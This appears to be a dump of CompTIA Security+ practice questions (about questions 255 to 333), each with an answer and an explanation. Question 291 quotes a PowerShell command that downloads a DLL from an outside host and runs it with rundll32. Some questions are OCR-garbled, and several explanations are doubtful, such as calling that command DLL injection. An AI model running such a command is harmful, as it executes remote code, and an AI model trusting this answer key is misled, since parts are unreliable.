An SLA or service level agreement is a type of third-party risk management policy that defines the expectations and obligations between a service provider and a customer. An SLA typically includes metrics and standards for measuring the quality and performance of the service, as well as penalties or remedies for non-compliance. An SLA can also specify the reporting requirements for data breaches or other incidents that may affect the customer's security or privacy.

NEW QUESTION 255
- (Exam Topic 2)
A security analyst received the following requirements for the deployment of a security camera solution:
* The cameras must be viewable by the on-site security guards.
* The cameras must be able to communicate with the video storage server.
* The cameras must have the time synchronized automatically.
* The cameras must not be reachable directly via the internet.
* The servers for the cameras and video storage must be available for remote maintenance via the company VPN.
Which of the following should the security analyst recommend to securely meet the remote connectivity requirements?

A. Creating firewall rules that prevent outgoing traffic from the subnet the servers and cameras reside on
B. Deploying a jump server that is accessible via the internal network that can communicate with the servers
C. Disabling all unused ports on the switch that the cameras are plugged into and enabling MAC filtering
D. Implementing a WAF to allow traffic from the local NTP server to the camera server

Answer: B

Explanation:
A jump server is a system that is used to manage and access systems in a separate security zone. It acts as a bridge between two different security zones and provides a controlled and secure way of accessing systems between them12. A jump server can also be used for auditing traffic and user activity for real-time surveillance 3. By deploying a jump server that is accessible via the internal network, the security analyst can securely meet the remote connectivity requirements for the servers and cameras without exposing them directly to the internet or allowing outgoing traffic from their subnet. The other options are not suitable because:

- A. Creating firewall rules that prevent outgoing traffic from the subnet the servers and cameras reside on would not allow remote maintenance via the company VPN.
- C. Disabling all unused ports on the switch that the cameras are plugged into and enabling MAC filtering would not prevent direct internet access to the cameras or servers.
- D. Implementing a WAF to allow traffic from the local NTP server to the camera server would not address the remote connectivity requirements or protect the servers from internet access.

References:
1: https://www.thesecuritybuddy.com/network-security/what-is-a-jump-server/ 3:
https://www.ssh.com/academy/iam/jump-server 2: https://en.wikipedia.org/wiki/Jump_server

NEW QUESTION 259
- (Exam Topic 2)
A Chief Information Security Officer (CISO) wants to implement a new solution that can protect against certain categories of websites, whether the employee is in the offer or away. Which of the following solutions should the CISO implement?

A. VAF
B. SWG
C. VPN
D. WDS

Answer: B

Explanation:
A secure web gateway (SWG) is a solution that can filter and block malicious or inappropriate web traffic based on predefined policies. It can protect users from web-based threats, such as malware, phishing, or
ransomware, whether they are in the office or away. An SWG can be deployed as a hardware appliance, a software application, or a cloud service. References:
https://www.comptia.org/content/guides/what-is-a-secure-web-gateway

NEW QUESTION 263
- (Exam Topic 2)
A security engineer is concerned the strategy for detection on endpoints is too heavily dependent on previously defined attacks. The engineer wants a tool that can monitor for changes to key files and network traffic for the device. Which of the following tools should the engineer select?

A. HIDS
B. AV
C. NGF-W
D. DLP

Answer: A

Explanation:
The security engineer should select a Host Intrusion Detection System (HIDS) to address the concern. HIDS monitors and analyzes the internals of a computing system, such as key files and network traffic, for any suspicious activity. Unlike antivirus software (AV), which relies on known signatures of malware, HIDS can

detect anomalies, policy violations, and previously undefined attacks by monitoring system behavior and the network traffic of the device.
References:
* 1. CompTIA Security+ Certification Exam Objectives (SY0-601): https://www.comptia.jp/pdf/Security%2B%20SY0-601%20Exam%20Objectives.pdf
* 2. Scarfone, K., & Mell, P. (2007). Guide to Intrusion Detection and Prevention Systems (IDPS): Recommendations of the National Institute of Standards and Technology. NIST Special Publication 800-94. https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-94.pdf

NEW QUESTION 265
- (Exam Topic 2)
Which of the following is required in order (or an IDS and a WAF to be effective on HTTPS traffic?

A. Hashing
B. DNS sinkhole
C. TLS inspection
D. Data masking

Answer: C

Explanation:
TLS (Transport Layer Security) is a protocol that is used to encrypt data sent over HTTPS (Hypertext Transfer Protocol Secure). In order for an intrusion detection system (IDS) and a web application firewall (WAF) to be effective on HTTPS traffic, they must be able to inspect the encrypted traffic. TLS inspection allows the IDS and WAF to decrypt and inspect the traffic, allowing them to detect any malicious activity. References: [1] CompTIA Security+ Study Guide Exam SY0-601 [1], Sixth Edition, Chapter 11, "Network Security Monitoring" [2] CompTIA Security+ Get Certified Get Ahead: SY0-501 Study Guide, Chapter 7, "Intrusion Detection and Prevention"

NEW QUESTION 270
- (Exam Topic 2)
A penetration tester was able to compromise a host using previously captured network traffic. Which of the following is the result of this action?

A. Integer overflow
B. Race condition
C. Memory leak
D. Replay attack

Answer: D

Explanation:
A replay attack is a form of network attack in which valid data transmission is maliciously or fraudulently repeated or delayed12. This can allow an attacker to compromise a host by resending a previously captured message, such as a password or a session token, that looks legitimate to the receiver1. A replay attack can be prevented by using methods such as random session keys, timestamps, or one-time passwords that expire after use12. A replay attack is different from an integer overflow, which is a type of software vulnerability that occurs when an arithmetic operation attempts to create a numeric value that is too large to be represented within the available storage space3. A race condition is another type of software vulnerability that occurs when multiple processes access and manipulate the same data concurrently, and the outcome depends on the order of execution3. A memory leak is a type of software defect that occurs when a program fails to release memory that is no longer needed, causing the program to consume more memory than necessary and potentially affecting the performance or stability of the system3.

NEW QUESTION 271
- (Exam Topic 2)
A security administrator would like to ensure all cloud servers will have software preinstalled for facilitating vulnerability scanning and continuous monitoring. Which of the following concepts should the administrator utilize?

A. Provisioning
B. Staging
C. Development
D. Quality assurance

Answer: A

Explanation:
Provisioning is the process of creating and setting up IT infrastructure, and includes the steps required to manage user and system access to various resources . Provisioning can be done for servers, cloud environments, users, networks, services, and more .
In this case, the security administrator wants to ensure that all cloud servers will have software preinstalled for facilitating vulnerability scanning and continuous monitoring. This means that the administrator needs to provision the cloud servers with the necessary software and configuration before they are deployed or used by customers or end users. Provisioning can help automate and standardize the process of setting up cloud servers and reduce the risk of human errors or inconsistencies.

NEW QUESTION 276
- (Exam Topic 2)
Which of the following security design features can an development team to analyze the deletion eoting Of data sets the copy?

A. Stored procedures
B. Code reuse
C. Version control
D. Continunus

Answer: C

Explanation:
Version control is a solution that can help a development team to analyze the deletion or editing of data sets without affecting the original copy. Version control is a system that records changes to a file or set of files over time so that specific versions can be recalled later. Version control can help developers track and manage

changes to code, data, or documents, as well as collaborate with other developers and resolve conflicts.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.atlassian.com/git/tutorials/what-is-version-control

NEW QUESTION 279
- (Exam Topic 2)
Which of the following secure application development concepts aims to block verbose error messages from being shown in a user’s interface?

A. OWASP
B. Obfuscation/camouflage
C. Test environment
D. Prevent of information exposure

Answer: D

Explanation:
Preventing information exposure is a secure application development concept that aims to block verbose error messages from being shown in a user’s interface. Verbose error messages are detailed messages that provide information about errors or exceptions that occur in an application. Verbose error messages may reveal sensitive information about the application’s structure, configuration, logic, or data that could be exploited by attackers. Therefore, preventing information exposure involves implementing proper error handling mechanisms that display generic or user-friendly messages instead of verbose error messages.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

NEW QUESTION 281
- (Exam Topic 2)
Which of the following should be addressed first on security devices before connecting to the network?

A. Open permissions
B. Default settings
C. API integration configuration
D. Weak encryption

Answer: B

Explanation:
Before connecting security devices to the network, it is crucial to address default settings first. Manufacturers often ship devices with default settings that include default usernames, passwords, and configurations. These settings are widely known and can be easily exploited by attackers. Changing default settings helps to secure the device and prevent unauthorized access. Reference: CompTIA Security+ SY0-501 Exam Objectives, Section 3.2: "Given a scenario, implement secure systems design." (https://www.comptia.jp/pdf/Security%2B%20SY0-501%20Exam%20Objectives.pdf)

NEW QUESTION 285
- (Exam Topic 2)
Audit logs indicate an administrative account that belongs to a security engineer has been locked out multiple times during the day. The security engineer has been on vacation (or a few days. Which of the following attacks can the account lockout be attributed to?

A. Backdoor
B. Brute-force
C. Rootkit
D. Trojan

Answer: B

Explanation:
The account lockout can be attributed to a brute-force attack. A brute-force attack is a type of attack where an attacker attempts to guess a user's password by continually trying different combinations of characters. In this case, it is likely that the security engineer's account was locked out due to an attacker attempting to guess their password. Backdoor, rootkit, and Trojan attacks are not relevant in this scenario.

NEW QUESTION 289
- (Exam Topic 2)
Which of the following incident response phases should the proper collection of the detected 'ocs and establishment of a chain of custody be performed before?

A. Containment
B. Identification
C. Preparation
D. Recovery

Answer: A

Explanation:
Containment is the phase where the incident response team tries to isolate and stop the spread of the incident12. Before containing the incident, the team should collect and preserve any evidence that may be useful for analysis and investigation12. This includes documenting the incident details, such as date, time, location, source, and impact12. It also includes establishing a chain of custody, which is a record of who handled the evidence, when, where, how, and why3. A chain of custody ensures the integrity and admissibility of the evidence in court or other legal proceedings3.

NEW QUESTION 291
- (Exam Topic 2)
An employee received an email with an unusual file attachment named Updates . Lnk. A security analysts reverse engineering what the fle does and finds that executes the folowing script:

C:\Windows \System32\WindowsPowerShell\vl.0\powershell.exe -URI https://somehost.com/04EB18.jpg
-OutFile $env:TEMP\autoupdate.dll;Start-Process rundll32.exe $env:TEMP\autoupdate.dll
Which of the following BEST describes what the analyst found?

A. A Powershell code is performing a DLL injection.
B. A PowerShell code is displaying a picture.
C. A PowerShell code is configuring environmental variables.
D. A PowerShell code is changing Windows Update settings.

Answer: A

Explanation:
According to GitHub user JSGetty196's notes1, a PowerShell code that uses rundll32.exe to execute a DLL file is performing a DLL injection attack. This is a type of code injection attack that exploits the Windows process loading mechanism.
https://www.comptia.org/training/books/security-sy0-601-study-guide

NEW QUESTION 296
- (Exam Topic 2)
Which of the following is a security implication of newer 1CS devices that are becoming more common in corporations?

A. Devices with celular communication capabilities bypass traditional network security controls
B. Many devices do not support elliptic-curve encryption algorithms due to the overhead they require.
C. These devices often lade privacy controls and do not meet newer compliance regulations
D. Unauthorized voice and audio recording can cause loss of intellectual property

Answer: D

Explanation:
Industrial control systems (ICS) are devices that monitor and control physical processes, such as power generation, manufacturing, or transportation. Newer ICS devices may have voice and audio capabilities that can be exploited by attackers to eavesdrop on sensitive conversations or capture confidential information. This can result in the loss of intellectual property or trade secrets. References: https://www.comptia.org/content/guides/what-is-industrial-control-system-security

NEW QUESTION 300
- (Exam Topic 2)
While reviewing the /etc/shadow file, a security administrator notices files with the same values. Which of the following attacks should the administrator be concerned about?

A. Plaintext
B. Birthdat
C. Brute-force
D. Rainbow table

Answer: D

Explanation:
Rainbow table is a type of attack that should concern a security administrator when reviewing the /etc/shadow file. The /etc/shadow file is a file that stores encrypted passwords of users in a Linux system. A rainbow table is a precomputed table of hashes and their corresponding plaintext values that can be used to crack hashed passwords. If an attacker obtains a copy of the /etc/shadow file, they can use a rainbow table to find the plaintext passwords of users.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.geeksforgeeks.org/rainbow-table-in-cryptography/

NEW QUESTION 305
- (Exam Topic 2)
An organization recently released a zero-trust policy that will enforce who is able to remotely access certain data. Authenticated users who access the data must have a need to know, depending on their level of permissions.
Which of the following is the first step the organization should take when implementing the policy?

A. Determine a quality CASB solution.
B. Configure the DLP policies by user groups.
C. Implement agentless NAC on boundary devices.
D. Classify all data on the file servers.

Answer: D

Explanation:
zero trust is a security strategy that assumes breach and verifies each request as though it originates from an untrusted network12. A zero trust policy is a set of "allow rules" that specify conditions for accessing certain resources3.
According to one source4, the first step in implementing a zero trust policy is to identify and classify all data and assets in the organization. This helps to determine the level of sensitivity and risk associated with each resource and apply appropriate access controls.
Classifying all data on the file servers is the first step in implementing a zero trust policy because it helps to determine the level of sensitivity and risk associated with each resource and apply appropriate access controls. Reference: Zero Trust implementation guidance | Microsoft Learn

NEW QUESTION 306
- (Exam Topic 2)
A security analyst needs to recommend a solution that will allow current Active Directory accounts and groups to be used for access controls on both network and remote-access devices. Which of the
following should the analyst recommend? (Select two).

A. TACACS+
B. RADIUS
C. OAuth
D. OpenID
E. Kerberos
F. CHAP

Answer: BE

Explanation:
RADIUS and Kerberos are two protocols that can be used to integrate Active Directory accounts and groups with network and remote-access devices. RADIUS is a protocol that provides centralized authentication, authorization, and accounting for network access. It can use Active Directory as a backend database to store user credentials and group memberships. Kerberos is a protocol that provides secure authentication and encryption for network services. It is the default authentication protocol for Active Directory and can be used by remote-access devices that support it.

NEW QUESTION 309
- (Exam Topic 2)
A cybersecurity analyst at Company A is working to establish a secure communication channel with a counter part at Company B, which is 3,000 miles (4.828 kilometers) away. Which of the following concepts would help the analyst meet this goal m a secure manner?

A. Digital signatures
B. Key exchange
C. Salting
D. PPTP

Answer: B

Explanation:
Key exchange Short explanation
Key exchange is the process of securely sharing cryptographic keys between two parties over a public network. This allows them to establish a secure communication channel and encrypt their messages. There are different methods of key exchange, such as Diffie-Hellman or RSA. References: https://www.comptia.org/content/guides/what-is-encryption

NEW QUESTION 312
- (Exam Topic 2)
A company wants to enable BYOD for checking email and reviewing documents. Many of the documents contain sensitive organizational information. Which of the following should be deployed first before allowing the use of personal devices to access company data?

A. MDM
B. RFID
C. DLR
D. SIEM

Answer: A

Explanation:
MDM stands for Mobile Device Management, which is a solution that can be used to manage and secure personal devices that access company data. MDM can enforce policies and rules, such as password protection, encryption, remote wipe, device lock, application control, and more. MDM can help a company enable BYOD (Bring Your Own Device) while protecting sensitive organizational information.

NEW QUESTION 313
- (Exam Topic 2)
A security administrator is using UDP port 514 to send a syslog through an unsecure network to the SIEM server. Which of the following is the best way for the administrator to improve the process?

A. Change the protocol to TCP.
B. Add LDAP authentication to the SIEM server.
C. Use a VPN from the internal server to the SIEM and enable DLP.
D. Add SSL/TLS encryption and use a TCP 6514 port to send logs.

Answer: D

Explanation:
SSL/TLS encryption is a method of securing the syslog traffic by using cryptographic protocols to encrypt and authenticate the data. SSL/TLS encryption can prevent eavesdropping, tampering, or spoofing of the syslog messages. TCP 6514 is the standard port for syslog over TLS, as defined by RFC 5425. Using this port can ensure compatibility and interoperability with other syslog implementations that support TLS.

NEW QUESTION 315
- (Exam Topic 2)
Which Of the following control types is patch management classified under?

A. Deterrent
B. Physical
C. Corrective
D. Detective

Answer: C

Explanation:

Patch management is a process that involves applying updates or fixes to software to address bugs, vulnerabilities, or performance issues. Patch management is classified under corrective control type, which is a type of control that aims to restore normal operations after an incident or event has occurred. Corrective controls can help mitigate the impact or damage caused by an incident or event and prevent it from happening again.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.csoonline.com/article/2124681/why-third-party-security-is-your-security.html

NEW QUESTION 320
- (Exam Topic 2)
A security analyst is assisting a team of developers with best practices for coding. The security analyst would like to defend against the use of SQL injection attacks. Which of the following should the security analyst recommend first?

A. Tokenization
B. Input validation
C. Code signing
D. Secure cookies

Answer: B

Explanation:
Input validation is a technique that involves checking the user input for any malicious or unexpected characters or commands that could be used to perform SQL injection attacks. Input validation can be done by using allow-lists or deny-lists to filter out the input based on predefined criteria. Input validation can prevent SQL injection attacks by ensuring that only valid and expected input is passed to the database queries.

NEW QUESTION 323
- (Exam Topic 2)
Which of the following can be used by an authentication application to validate a user's credentials without the need to store the actual sensitive data?

A. Salt string
B. Private Key
C. Password hash
D. Cipher stream

Answer: C

Explanation:
Password hash is a method of storing a user’s credentials without the need to store the actual sensitive data. A password hash is a one-way function that transforms the user’s password into a fixed-length string of characters that cannot be reversed. The authentication application can then compare the password hash with the stored hash to validate the user’s credentials without revealing the original password. References: 1
CompTIA Security+ Certification Exam Objectives, page 15, Domain 3.0: Implementation, Objective 3.5:
Implement secure authentication mechanisms 2
CompTIA Security+ Certification Exam Objectives, page 16,
Domain 3.0: Implementation, Objective 3.6: Implement identity and account management best practices 3
https://www.comptia.org/blog/what-is-password-hashing

NEW QUESTION 327
- (Exam Topic 2)
Which of Ihe following control types is patch management classified under?

A. Deterrent
B. Physical
C. Corrective
D. Detective

Answer: C

Explanation:
Patch management is classified as a corrective control because it is used to correct vulnerabilities or weaknesses in systems and applications after they have been identified. It is a reactive approach that aims to fix problems that have already occurred rather than prevent them from happening in the first place.
Reference: CompTIA Security+ SY0-601 Official Textbook, page 109.

NEW QUESTION 328
- (Exam Topic 2)
A company is enhancing the security of the wireless network and needs to ensure only employees with a valid certificate can authenticate to the network. Which of the following should the company implement?

A. PEAP
B. PSK
C. WPA3
D. WPS

Answer: A

Explanation:
PEAP stands for Protected Extensible Authentication Protocol, which is a protocol that can provide secure authentication for wireless networks. PEAP can use certificates to authenticate the server and the client, or only the server. PEAP can also use other methods, such as passwords or tokens, to authenticate the client. PEAP can ensure only employees with a valid certificate can authenticate to the network.

NEW QUESTION 331

- (Exam Topic 2)
A network architect wants a server to have the ability to retain network availability even if one of the network switches it is connected to goes down. Which of the following should the architect implement on the server to achieve this goal?

A. RAID
B. UPS
C. NIC teaming
D. Load balancing

Answer: C

Explanation:
NIC Teaming is a feature that allows a server to be connected to multiple network switches, providing redundancy and increased network availability. If one of the switches goes down, the server will still be able to send and receive data through one of the other switches. To configure NIC Teaming in Windows Server, see Microsoft's documentation:
https://docs.microsoft.com/en-us/windows-server/networking/technologies/nic-teaming. For more information on NIC Teaming and other network redundancy features, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

NEW QUESTION 333
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